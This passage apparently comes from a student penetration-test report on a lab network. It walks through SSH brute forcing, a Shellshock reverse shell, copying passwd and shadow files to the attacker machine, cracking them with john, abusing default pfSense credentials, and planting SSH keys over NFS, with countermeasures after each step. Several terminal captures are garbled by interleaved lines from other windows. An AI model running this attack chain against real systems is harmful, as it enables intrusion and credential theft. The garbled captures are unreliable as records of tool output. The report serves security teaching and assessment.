[-] SSH - Failed: 'xadmin:!@#$$&*'
[-] SSH - Failed: 'xadmin:!boerbul'
[-] SSH - Failed: 'xadmin:!boerseun'
[+] SSH - Success: 'xadmin:!gatvol' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000(xadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare) Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
[*] Command shell session 1 opened (1.1.1.1:42327 -> 13.13.13.13:22) at 2017-09-28 01:03:57 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > █
```

Figure 66: Running SSH login exploit

After the process had finished running a password of “!gatvol” was retrieved, and the workstation was logged in using SSH.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ █
```

Figure 67: SSH into 13.13.13.13

2.3.8 Countermeasures for 192.168.0.34 and 13.13.13.13

Getting into 192.168.0.34 was far too easy, having the same password reused is terrible practise and needs to be changed immediately. This can be done through a “passwd” command. Since this workstation was easily exploited it allowed access to 13.13.13.13.

Getting the password to 13.13.13.13 was slightly more difficult, but still could have been avoided. The exploit worked by brute forcing the password to the account, if a timeout had been issued after too many failed attempts the attack would have failed or been far more complex to pull off.

2.3.9 Breaking into 192.168.0.130

```
root@kali:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
Permission denied (publickey).
root@kali:~#
```

Figure 68: Attempted SSH into 192.168.0.130

Attempting to SSH directly into 192.168.0.130 does not work, however after logging into 192.168.0.34 a message appears displaying the last login, showing that .130 accessed it. An attempt was made to SSH from .34 to .130 and it was successful without the need for a password.

```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
HCPEND => 192.168.0.222
* Documentation: https://help.ubuntu.com/
etmask => 255.255.255.224
575 packages can be updated.
0 updates are security updates.
# auxiliary(dhcp) > run
Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
# auxiliary(dhcp) > set DHCPSTART 192.168.0.222
* Documentation: https://help.ubuntu.com/
# auxiliary(dhcp) > set DHCPEND 192.168.0.194
575 packages can be updated.
0 updates are security updates.
* Auxiliary module execution completed
Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 69: SSH into 192.168.0.130 through 192.168.0.34

2.3.10 Countermeasures for 192.168.0.130

Allowing entry to 192.168.0.130 only through 192.168.0.34 was an interesting concept, but could be improved further. No password was required when logging into .130 from .34, which leaves it insecure, as the password for .34 is weak and reused. The sshd_config files should be edited to request password from SSH attempts.

2.3.11 Breaking into 192.168.0.242

Since 192.168.0.242 was a webserver a nikto scan was performed against it, providing information about being vulnerable to a shellshock vulnerability.

```
^Croot@kali:~# nikto -host 192.168.0.242
- Nikto v2.1.6
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

+ Target IP: 192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port: 80
+ Start Time: 2017-09-27 22:38:21 (GMT-4)
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558add0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2017-09-27 22:38:50 (GMT-4) (29 seconds)
+ 1 host(s) tested
```

Figure 70: Nikto scan on 192.168.0.242

Metasploit was then used to exploit this vulnerability, first searching for shellshock vulnerabilities.

```
msf > search shellshock

Matching Modules
=====
Name
----
auxiliary/scanner/http/apache_mod_cgi_bash_env_exec (Shellshock) Scanner
auxiliary/server/dhclient_bash_env (Shellshock)
exploit/linux/http/advantech_switch_bash_env_exec (Shellshock)
exploit/linux/http/ipfire_bashbug_exec (Shellshock)
exploit/multi/ftp/pureftpd_bash_env_exec (Shellshock)
exploit/multi/http/apache_mod_cgi_bash_env_exec (Shellshock)
exploit/multi/http/cups_bash_env_exec (Shellshock)
exploit/multi/misc/legend_bot_exec (Shellshock)
exploit/multi/misc/xdh_x_exec (Shellshock)
exploit/osx/local/vmware_bash_function_root (Shellshock)
exploit/unix/dhcp/bash_environment (Shellshock)

File Edit View Search Terminal Help
443/tcp open  ssl/http lighttpd 1.4.28
MAC Address: 08:50:56:99:8C:E2 (VMware)
Run:
Device:
Disclosure Date Rank Description
-----
2014-09-24 Linux normal Apache mod_cgi Bash Environment Variable Injection (Shellshock)
OS details: Linux 3.2 - 4.6
Netw 2014-09-24 e: 1 normal DHCP Client Bash Environment Variable Code Injection (Shellshock)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
Nmap 2014-09-29 t for 1 excellent IPFire Bash Environment Variable Injection (Shellshock)
Host 2014-09-24 016s excellent Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
All 1000 scanned ports on 192.168.0.242 are closed
MAC 2014-09-24 :0C:2B:34:1A:1A:1A excellent Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
Too many fingerprints match this host to give specific OS details
Netw 2014-09-24 e: 1 excellent CUPS Filter Bash Environment Variable Code Injection (Shellshock)
Nmap 2015-04-27 t for 1 excellent Legend Perl IRC Bot Remote Code Execution
Host 2015-12-04 019s excellent Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
PORT 2014-09-24 SERVICE normal OS X VMWare Fusion Privilege Escalation via Bash Environment Variable Code Injection (Shellshock)
22/tcp open  ssh openssh 6.0.p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
2014-09-24 excellent Dhclient Bash Environment Variable Injection (Shellshock)
111/tcp open  rpcbind 2-4 (RPC #100000)
```

Figure 71: Metasploit shellshock vulnerabilities

exploit/multi/http/apache_mod_cgi_bash_env_exec

The exploit above was chosen, as the routers were running apache and it was the most recent with the best rank.

```

msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /set-cgi/status
targeturi => /set-cgi/status
msf exploit(apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Exploit completed, but no session was created.
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 => 192.168.0.234:58366) at 2017-09-27 22:41:43 -0400
meterpreter > shell

```

Figure 72: Shellshock set up

After the exploit was set, the remote host was set to the target IP address of 192.168.0.242 and the target uri was set to /set-cgi/status which was revealed in the nikto scan. A shell command was input giving access to the webserver.

```

python -c 'import pty; pty.spawn("/bin/sh")'
#

```

Figure 73: python shell

A python shell was imported to allow easier access of the files for 192.168.0.242.

```

File Edit View Search Terminal Help
GNU nano 2.7.4 File: sshd config Modified
#AuthorizedPrincipalsFile none
#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication
#PermitEmptyPasswords no
# Change to yes to enable challenge-response passwords (beware issues with
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^E Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Figure 74: SSHD configuration file editing

Using the shell, the SSHD_config files were editing to allow root access to them.


```
# scp passwd root@192.168.0.200:/root/Desktop
scp passwd root@192.168.0.200:/root/Desktop
root@192.168.0.200's password: toor

passwd          100% 1941      1.9KB/s   00:00
# █

# scp shadow root@192.168.0.200:/root/Desktop
scp shadow root@192.168.0.200:/root/Desktop
root@192.168.0.200's password: toor
colour management daemon, , , :/var/lib/colord:/bin/false
shadow , , , :/var/run/hplip:/bin/false          100% 1220      1.2KB/s   00:00
# █ daemon, , , :/var/run/pulse:/bin/false
```

Figure 75: Copying password files to Kali machine

The files containing password information were copied to the Kali machine, were a wider variety of tools were available.

```
root@kali:~/Desktop# unshadow passwd shadow >crack.txt
root@kali:~/Desktop# john crack.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple (root)
lg 0:00:00:08 4.43% 2/3 (ETA: 23:54:03) 0.1141g/s 802.1p/s 809.4c/s 809.4C/s Ruthless..Stargate
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@kali:~/Desktop#
```

Figure 76: Unshadowing and cracking the password

The files were then unshadowed and cracked using the john command. As seen in figure 75 the root password for 192.168.0.242 is apple. This is further checked with an SSH attempt, seen in figure 76, which succeeded.

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 09:39:23 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# █
```

Figure 77: SSH into 192.168.0.242

2.3.12 Countermeasures

for

192.168.0.242

This exploit involved using a shellshock vulnerability, however if the Apache web server had been updated this could have been avoided. This can easily be done by typing `sudo apt-get upgrade` within 192.168.0.242.

2.3.13 Breaking into the Firewall

First aspect of setting up the tunnel to 192.168.0.242 was allowing tunnelling either end of the tunnel. On the Kali machine and the destination the sshd_config file was edited with Pico, allowing root login and tunnelling. The SSH service was then restarted.

```
# Authentication:
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
PermitTunnel yes
#MaxAuthTries 6
#MaxSessions 10

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1613
root@xadmin-virtual-machine:~#
```

Figure 78: Editing sshd configuration

192.168.0.242 was then accessed using the “-w0:0” option to allow for tunnelling. The “ip addr” command was then used to check either end had set up the tunnel.

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 03:35:44 2017 from 192.168.0.211
root@xadmin-virtual-machine:~#
```

Figure 79: Tunneling command for 192.168.0.242

The IP addresses were set up for either end of the tunnel and a ping command was used to check it was working.


```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

Figure 80: setting tunnel on 192.168.0.242

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=5.25 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=5.65 ms
```

Figure 81: setting tunnel on Kali and Ping test

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 82: Editing forwarding file

The contents of the forwarding file was edited to allow IPv4 routing. A listener was set up on the Kali that listened to the other end and then the proxy for Firefox was changed.

```
root@kali:~# ssh -D 4000 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 03:42:15 2017 from 192.168.0.211
root@xadmin-virtual-machine:~#
```

Figure 83: Setting up a listener




Figure 84: Setting up a proxy in Firefox

Now the login form for the firewall was available to the Kali machine, from looking up online the default username and password was found, being “admin” and “pfsense”.




Figure 85: pfSense login page

From the dashboard the interfaces can be seen including the interfaces for the firewall.




Figure 86: Firewall admin panel

To allow the Kali machine to access the content behind the firewall easily a new rule for the firewall was created. This rule allowed any type of traffic to be passed and sent from the Kali machine.




Figure 87: Firewall new rule

Within the 3rd router 2 new routes were found, since the firewall was by passable. 192.168.0.64 was scanned first, which revealed a router, being 192.168.0.65, and 192.168.0.66 which appeared to be a pc.

```

root@kali:~# nmap -sV -O 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:38 EDT
Nmap scan report for 192.168.0.65
Host is up (0.0049s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 6 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 53.97 seconds
root@kali:~#

```

Figure 88: NMAP scan on 192.168.0.64/27

2.3.14 Countermeasures for the firewall

The firewall could have been protected if default credentials were not in use; this can easily be changed within the admin panel for the router.

The screenshot shows the 'Edit' page for a user named 'admin' in the Sensei Community Edition web interface. The page has a navigation bar at the top with links to System, User Manager, Users, Edit, Groups, Settings, Authentication Servers, and a red '1' icon. Below the navigation bar, there are tabs for Users, Groups, Settings, and Authentication Servers. The 'Users' tab is selected, and the 'Edit' page is displayed. The page contains a form for editing user properties. The form has the following fields: 'Defined by' (SYSTEM), 'Disabled' (checkbox, This user cannot login), 'Username' (admin), 'Password' (Password), 'Full name' (System Administrator), 'Expiration date' (blank), and 'Custom Settings' (checkbox, Use individual customized GUI options and dashboard layout for this user).

Figure 89: Changing password in firewall

2.3.15 Breaking into 192.168.0.66

```
root@kali:~# nmap -sV 192.168.0.66

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:37 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0090s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
root@kali:~# ssh xadmin@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Permission denied (publickey).
root@kali:~#
```

Figure 90: NMAP scan on 192.168.0.66 and SSH attempt

An NMAP scan was ran against 192.168.0.66 revealing that SSH was available on port 22, a login was attempted but was denied.

To get past this an attempt was made to authenticate the Kali machine by copying our public key to the target. Since no remote login was possible the workstation was mounted to the Kali machine.

```
root@kali:~# mount -t nfs 192.168.0.66:/ /root/Desktop/66
root@kali:~#
```

Figure 91: Mounting 192.168.0.66

An RSA certificate was generated on the Kali machine and saved to the default folder.

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:OM5MmsI6i0R03Y7HNigACNlTZm9hXunpV+qfAV22Dl4 root@kali
The key's randomart image is:
+--[RSA 2048]-----+
|.o..+o..|
|+oo+o.|
|o..+. .o|
|..+. .o..|
|.o..+.S..ooE|
|=..=B..oo+|
|+ooo*+ o o.|
|+...o . .o|
|+o...o..o|
|+o...o..o|
+-----+
[SHA256]
```

Figure 92: generating an RSA certificate

On the mounted .66 a directory was created under the root folder named “.ssh” and the “id_rsa.pub” file was copied across into a new file named “authorized_keys”.

```
root@kali:~/.ssh# cat id_rsa.pub > ~/Desktop/66/root/.ssh/authorized_keys
root@kali:~/.ssh#
```

Figure 93: Copying the key across

Now we can ssh into 192.168.0.66 as a root

```
root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 94: Successful login with SSH into 192.168.0.66

2.3.16 Countermeasure for 192.168.0.66

This exploit is a little harder to counter, however if files were changed to read only when mounted this PC would have been inaccessible.

3 DISCUSSION

3.1 NETWORK DESIGN CRITICAL EVALUATION

ACME Inc. has a decent network structure; however, some improvements could be made. Some IP ranges are not used in the network, being the first 32 IP addresses. These addresses should be assigned to something. There could also be a connection from router 1 (router id 1.1.1.1) to router 3 (router id 3.3.3.3) to allow backup routes in case of the original route going down.

SSH key verification was utilized on one of the workstations found in the network, but none of the others, this should be implemented on each workstation. It also seemed illogical to put SSH key verification on the hardest to reach workstation, instead of the others which were far more at risk.

NFS was enabled on every workstation, allowing access to all the folders and data from a simple mount command. This allowed many exploits, such as stealing password files; if it is truly necessary to the network then limitations should be put in place to avoid confidential data being leaked. SNMP was also enabled throughout the network, but it needs to be upgraded to version 3 as it offers far more security features.

Telnet was used on many of the machines, whilst SSH was only available on some of them. Telnet ports should be disabled and SSH enabled, as it is more secure due to it encrypting data, unlike Telnet.

Default usernames and passwords were in use on many devices in the network, each router was accessed using information that can be found in a simple google search. This is an urgent issue and can be resolved incredibly easily by simply changing the password to something more complex. The firewall was also accessed using default credentials, which allowed the entire network to be explored, if the credentials had been changed the tester would have encountered a road block. The WordPress web server did have a different password, which was refreshing; however, the basic username of "admin" was still in use, allowing password crackers to simply find what the password was.

The password policy for the network was abysmal and will need completely changing. Four passwords were cracked from the network, most of which were cracked in under a minute. From inspection, these passwords were very weak, being basic words like "apple" and "plums" which leaves critical areas of the network being incredibly insecure. Passwords need to be a complex mix of letters, numbers and special characters, with no words in them to avoid password crackers in the future. Passwords were also reused allowing the tester to gain access to machines with little effort, this should not be the case, and passwords should be unique to their respective machine.

3.2 CONCLUSION

From this report, the tester has concluded that the network of ACME Inc. needs serious changes before it can be put in use again. The network was incredibly vulnerable with poor configuration in places, a complete overhaul or rework should be conducted, aiming for a secure network. Without this ACME Inc. risks their data and machines being used maliciously, which can lead to untold damage.

APPENDICES PART 1

APPENDIX A – SUBNET CALCULATIONS

192.168.0.32

192.168.0.32 = 11000000.10101000.00000000.00100000

255.255.255.224 = 11111111.11111111.11111111.11100000

32 – 5 = 27

Subnet address = 11000000.10101000.00000000.00100000 & 11111111.11111111.11111111.11100000

Subnet address = 192.168.0.32/27

192.168.0.64

192.168.0.64 = 11000000.10101000.00000000.01000000

255.255.255.224 = 11111111.11111111.11111111.11100000

32 – 5 = 27

Subnet address = 11000000.10101000.00000000.01000000 & 11111111.11111111.11111111.11100000

Subnet address = 192.168.0.64/27

192.168.0.96

192.168.0.96 = 11000000.10101000.00000000.01100000

